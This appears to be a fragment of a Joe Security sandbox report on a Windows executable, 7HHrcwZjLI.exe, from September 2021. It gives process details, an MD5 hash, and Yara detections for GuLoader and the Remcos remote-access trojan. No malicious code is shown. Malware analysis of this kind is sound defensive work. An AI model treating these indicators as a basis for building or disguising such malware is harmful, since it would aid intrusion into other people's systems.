Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.569030215.0000000002CD0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Analysis Process: 7HHrcwZjLI.exe PID: 6416 Parent PID: 6900

General

Start time:	11:59:22
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\7HHrcwZjLI.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\7HHrcwZjLI.exe'
Imagebase:	0x400000
File size:	196608 bytes
MD5 hash:	5F09B37B56CB003804DCA1A778799746
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000013.00000002.869170451.0000000000860000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Key Value Created

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021